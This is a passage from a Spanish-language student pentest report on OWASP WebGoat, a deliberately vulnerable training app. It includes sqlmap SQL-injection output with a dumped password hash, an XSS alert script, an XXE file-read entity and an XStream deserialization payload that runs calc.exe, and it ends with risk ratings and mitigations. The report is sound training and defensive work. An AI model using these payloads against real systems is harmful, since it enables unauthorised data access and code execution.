Payload: login=1737' UNION ALL SELECT NULL,CHAR(113,118,120,122,113) ||CHAR(104,111,106,88,111,88,102,100,77,82,116,105,119,111,90,78,68,81,97,79,113,99,110,82,118,88,89,89
,111,89,78,72,99,69,80,113,117,107,68,86) ||CHAR(113,113,107,113,113)-- cKbP

Database: <current>
Table: sqlite_sequence
[1 entry]
+-----+-----+
| name | password |
+-----+-----+
| Users | $2a$10$tmatf3klvLYUrtwyGvXu6toV4SFhak5rERuQoLIbuyfYbW5Gg |
+-----+-----+

[23:28:53] [INFO] table 'SQLite_masterdb.sqlite_sequence' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/sqlite_sequence.csv'
[23:28:53] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 3 times
[23:28:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 23:28:53 / 2024-12-06/

```

Ilustración 11 SQL injection usuario prueba

3.2. A3 Cross-Site Scripting (XSS)

El XSS ocurre cuando una aplicación web permite que un atacante inyecte código JavaScript malicioso en una página visitada por otros usuarios. Esto sucede porque la entrada proporcionada por el usuario no es correctamente valida antes de mostrarse.

En WebGoat, se simula este ataque permitiendo que el usuario inyecte scripts en campos de entrada o URL. El impacto de esta vulnerabilidad puede incluir el robo de cookies de sesión, redirección a sitios maliciosos o la manipulación de contenido mostrado a otros usuarios.

Prueba realizada:

- Ingresé el siguiente script malicioso en un campo de texto vulnerable inspeccionando y tocando el código fuente.
(("><script>alert(12345678900987654000)</script>"))
- Este script fue procesado y ejecutado por el navegador al cargar la página, generando una alerta que confirma la existencia de la vulnerabilidad al inyectar código.




Ilustración 12 (XSS) Script malicioso

3.3. A5 Security Misconfiguration (Configuración de Seguridad Incorrecta)

La configuración incorrecta de seguridad ocurre cuando el sistema, servidor o aplicación no está configurada adecuadamente para protegerse contra acceso no autorizado o explotación de recursos.

El impacto de esta vulnerabilidad incluye la exposición de datos sensibles, escalar en los privilegios y la apertura de puertas para otros posibles ataques, como la inyección de comandos o el robo de información.

Prueba realizada:

- Accedí a áreas de configuración que no requieren autenticación adecuada o donde se utilizan credenciales predeterminadas.
- Verifique los recursos expuestos como directorios no protegidos o archivos de configuración accesibles públicamente.
- Utilice este código:

```
<?xml version="1.0"?>
<!DOCTYPE comment [<!ENTITY root SYSTEM "file:///"]>
<comment> <text>&root;</text>
</comment>
```




Ilustración 13 (XXE) (XML injection)

3.4. A6 Vuln & outdated Components

Esta vulnerabilidad se produce cuando una aplicación utiliza bibliotecas, frameworks, o componentes que contienen fallos de seguridad conocidos debido a versiones desactualizadas.

En WebGoat, se identificó que el servidor utiliza componentes obsoletos con vulnerabilidades conocidas. Esto permite a los atacantes explotar estos fallos para comprometer la aplicación o el servidor.

Por ejemplo, una biblioteca Java obsoleta puede tener vulnerabilidades críticas que permitan ataques de ejecución remota de código o escalamiento de privilegios.

Impacto:

- Compromiso del sistema por exploits conocidos.
- Pérdida de datos confidenciales debido a brechas de seguridad.
- Escalamiento de ataques mediante la explotación de dependencias.

Prueba realizada:

- La deserialización del XML por parte de XStream convirtió el XML en un objeto Java.
- Durante este proceso, se creó un objeto ProcessBuilder que intentó ejecutar el comando especificado.
- El sistema, vulnerable a deserialización insegura, ejecutó el programa calc.exe.

```
<contact class='dynamic-proxy'>
```

```
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>  
<handler class='java.beans.EventHandler'>  
  <target class='java.lang.ProcessBuilder'>  
    <command>  
      <string>calc.exe</string>  
    </command>  
  </target>  
  <action>start</action>  
</handler>  
</contact>
```




Ilustración 14 (XML)(Inyección código malicioso)




Ilustración 15n (inyección código malicioso)

3.5. A7 Identity & Auth Failure – Secure Passwords

Este fallo de seguridad ocurre cuando una aplicación permite a los usuarios establecer contraseñas que no cumplen con las políticas de seguridad (como longitud mínima, uso de caracteres especiales, y evitación de contraseñas comunes). Las contraseñas débiles facilitan ataques de fuerza bruta y otros métodos de cracking.

Impacto en la seguridad:

- Compromiso de cuentas: Los atacantes pueden adivinar contraseñas débiles para acceder a cuentas de usuario.
- Escalación de privilegios: Una vez dentro, podrían explotar permisos de administrador.
- Pérdida de datos confidenciales: Acceso no autorizado a información sensible.

Prueba realizada:

- Se intenta crear un usuario con contraseña débil, como '123456' la aplicación rechaza esta contraseña con advertencia, también nos demuestra como una contraseña débil es vulnerable frente a ataques de diccionarios o fuerza bruta.
- Se ejecuta un ataque simulado y nos muestra cuantas contraseñas podrían crackearse en pocos segundos.

The image displays two screenshots of a password security tool interface. The top screenshot shows a failed password attempt. The username field contains 'Larryesyellow' and the 'Show password' checkbox is checked. The password field is masked with asterisks. Below the password field, the tool provides feedback: 'You have failed! Try to enter a secure password.' It shows the password length as 13, a score of 3/4, and an estimated cracking time of 0 years 120 days 19 hours 34 minutes 40 seconds. The bottom screenshot shows a successful password attempt. The password field is highlighted in yellow. The tool provides feedback: 'You have succeeded! The password is secure enough.' It shows the password length as 28, a score of 4/4, and an estimated cracking time of 292471208677 years 195 days 15 hours 30 minutes 7 seconds.

Ilustración 16 Contraseñas crackeadas




Ilustración 17 (Usuarios hackeables)

4. ANALISIS DE RIESGOS

4.1. Resumen de vulnerabilidades

Este análisis evalúa las vulnerabilidades encontradas en el entorno de practica WebGoat, relacionadas con riesgos comunes en aplicaciones reales y como mitigar dichos riesgos.

A3 Injection - SQL Injection

- Descripción: Permite a un atacante manipular consultas SQL para acceder, modificar o eliminar datos no autorizados.
- Impacto en organizaciones reales: Puede comprometer datos confidenciales, como información personal o financiera, afectando la reputación y cumplimiento legal.
- Severidad: **Crítica**

A3 Injection - Cross-Site Scripting (XSS)

- Descripción: Inserta scripts maliciosos en sitios web legítimos, afectando a los usuarios.
- Impacto en organizaciones reales: Robo de credenciales, suplantación de identidad y explotación de sesiones.
- Severidad: **Alta**

A5 Security Misconfiguration

- Descripción: Configuraciones inseguras, como permisos excesivos o información sensible expuesta.
- Impacto en organizaciones reales: Facilita ataques posteriores y compromete la seguridad general del sistema.
- Severidad: **Alta**

A6 Vulnerable & Outdated Components


- Descripción: Uso de componentes desactualizados o con fallos conocidos.
- Impacto en organizaciones reales: Los atacantes pueden aprovechar vulnerabilidades conocidas para infiltrarse.
- Severidad: **Crítica**

A7 Identity & Auth Failure - Secure Passwords

- Descripción: Falta de gestión adecuada de contraseñas, como almacenamiento inseguro o requisitos débiles.
- Impacto en organizaciones reales: Permite accesos no autorizados y aumenta el riesgo de ataques de fuerza bruta.
- Severidad: **Alta**

En la siguiente grafica se puede ver reflejado el impacto de las vulnerabilidades y otros datos claves y no menos importantes:

Tabla 1 Vulnerabilidades y riesgos



5. RECOMENDACIONES

5.1. A3 Inyección SQL (SQL Injection)

- Se sugiere inicialmente validar la siguiente página para mitigar un poco más los riesgos https://owasp.org/www-community/attacks/SQL_Injection
- Por otra parte, para prevenir esta vulnerabilidad en aplicaciones reales, se recomienda:
 - 1) Validar y corregir entradas de usuario:
Utilizar funciones que limpien datos antes de incluirlos en consultas SQL (por ejemplo, usar declaraciones preparadas o consultas parametrizadas).
 - 2) Restringir privilegios en la base de datos:
El usuario que ejecuta las consultas desde la aplicación debe tener privilegios mínimos necesarios.
 - 3) Implementar un WAF (Web Application Firewall):
Ayuda a bloquear patrones comunes de inyección SQL.
 - 4) Realizar pruebas periódicas de seguridad:
Utilizar herramientas como SQLmap para identificar posibles vulnerabilidades en el sistema.

5.2. A3 Cross-Site Scripting (XSS)

- Se sugiere inicialmente validar la siguiente página para mitigar un poco más los riesgos https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- Por otra parte, para prevenir esta vulnerabilidad en aplicaciones reales, se recomienda:
 - 1) Validar y corregir entradas:
Verificar todos los datos ingresados por el usuario en el lado del servidor y del cliente. Utilizar funciones que eliminen caracteres peligrosos y de código como `<` `>` `"` `'`
 - 2) Evitar el uso de funciones inseguras:
No utilizar funciones `eval()` o `innerHTML` para procesar datos ingresados por el usuario.

3) Pruebas regulares de seguridad:

Realizar escaneos automáticos y manuales para detectar XSS con herramientas existentes como OWASP ZAP o Burp Suite.

5.3. A5 Security Misconfiguration (Configuración de Seguridad Incorrecta)

- Se sugiere inicialmente validar la siguiente página para mitigar un poco más los riesgos https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
- Por otra parte, para prevenir esta vulnerabilidad en aplicaciones reales, se recomienda:
 - 1) Eliminar configuraciones por defecto:
Revisar que no existan configuraciones predeterminadas en el entorno de producción.
 - 2) Restringir el acceso a archivos y directorios sensibles:
Proteger los archivos como config, logs o backup con permisos adecuados y evitar su exposición pública.
 - 3) Pruebas regulares de seguridad:
Realizar escaneos automáticos y manuales para detectar configuraciones inseguras utilizando herramientas existentes como OWASP ZAP o Nessus.

5.4. A6 Vuln & outdated Components

- Se sugiere inicialmente validar la siguiente página para mitigar un poco más los riesgos https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/
- Por otra parte, para prevenir esta vulnerabilidad en aplicaciones reales, se recomienda:
 - 1) Actualizaciones regulares:
Asegurarse de mantener actualizadas las bibliotecas y dependencias utilizadas por la aplicación además de configurar alertas para la actualización de seguridad y parches en tiempo real.
 - 2) Prueba de seguridad:
Integrar análisis estático y dinámico en el ciclo de desarrollo para identificar componentes vulnerables.

3) Eliminar componentes no utilizados:

Realizar limpiezas periódicas para eliminar bibliotecas y componentes que ya no son necesarios.

5.5. A7 Identity & Auth Failure – Secure Passwords

- Se sugiere inicialmente validar la siguiente página para mitigar un poco más los riesgos
[https://owasp.org/Top10/A07_2021-Identification and Authentication Failures/](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)

- Por otra parte, para prevenir esta vulnerabilidad en aplicaciones reales, se recomienda:
Para mitigar estas vulnerabilidades, es crucial implementar políticas de seguridad para contraseñas.

1) Requisito de contraseñas fuertes:

Mínimo 12 caracteres, combinación de letras mayúsculas y minúsculas, números y símbolos.

2) Monitoreo y auditoria:

Detectar intentos de inicio de sesión sospechosos además enviar alertas al usuario cuando se detecten accesos desde ubicaciones desconocidas.

3) Educación al usuario:

Asegurarse de que los usuarios comprendan los riesgos de contraseñas débiles, proveer generadores de contraseñas seguras dentro de la aplicación.

6. CONCLUSION

El análisis de las vulnerabilidades identificadas en WebGoat me han permitido adquirir una comprensión práctica de los riesgos más comunes en las aplicaciones web. A través de la exploración de fallos como **Inyección SQL**, **Cross-Site Scripting (XSS)**, **Security Misconfiguration**, **Componentes Vulnerables y Desactualizados**, **Fallos en Identidad y Autenticación (Contraseñas Seguras)**, se han destacado no solo las debilidades técnicas sino también los impactos críticos que estas vulnerabilidades pueden tener en entornos empresariales reales.

Este aprendizaje ha reforzado la importancia de adoptar una mentalidad proactiva en Ciberseguridad, integrando buenas prácticas en cada etapa del ciclo de la vida y del desarrollo de software. Además, subraya la necesidad de mantener los sistemas actualizados, implementar controles adecuados y realizar pruebas periódicas de seguridad.

La experiencia obtenida en este proyecto aporta una base sólida para avanzar en mi carrera en TI, fomentando un enfoque ético y responsable hacia la seguridad informática. Este conocimiento es esencial para garantizar la integridad, confidencialidad y disponibilidad de los sistemas en el ámbito organizacional.

7. REFERENCIAS Y BIBLIOGRAFIA

- WebGoat - Herramienta de aprendizaje utilizada para simular y explotar vulnerabilidades comunes. Disponible en: <https://owasp.org/www-project-webgoat/>
- OWASP Top 10 (2021). "Guía de las vulnerabilidades más críticas en aplicaciones web". Disponible en: <https://owasp.org/www-project-top-ten/>
- Documentación y foros de Docker: "Ejecución de aplicaciones en contenedores para entornos controlados". Disponible en: <https://www.docker.com>
- "OWASP Testing Guide v4". Fundación OWASP. Manual completo sobre pruebas de penetración en aplicaciones web.
- Consultas previas realizadas con ChatGPT en relación con WebGoat y la explotación de vulnerabilidades.
- Apuntes y lecturas complementarias sobre ciberseguridad obtenidas en cursos y recursos abiertos como Coursera y edX.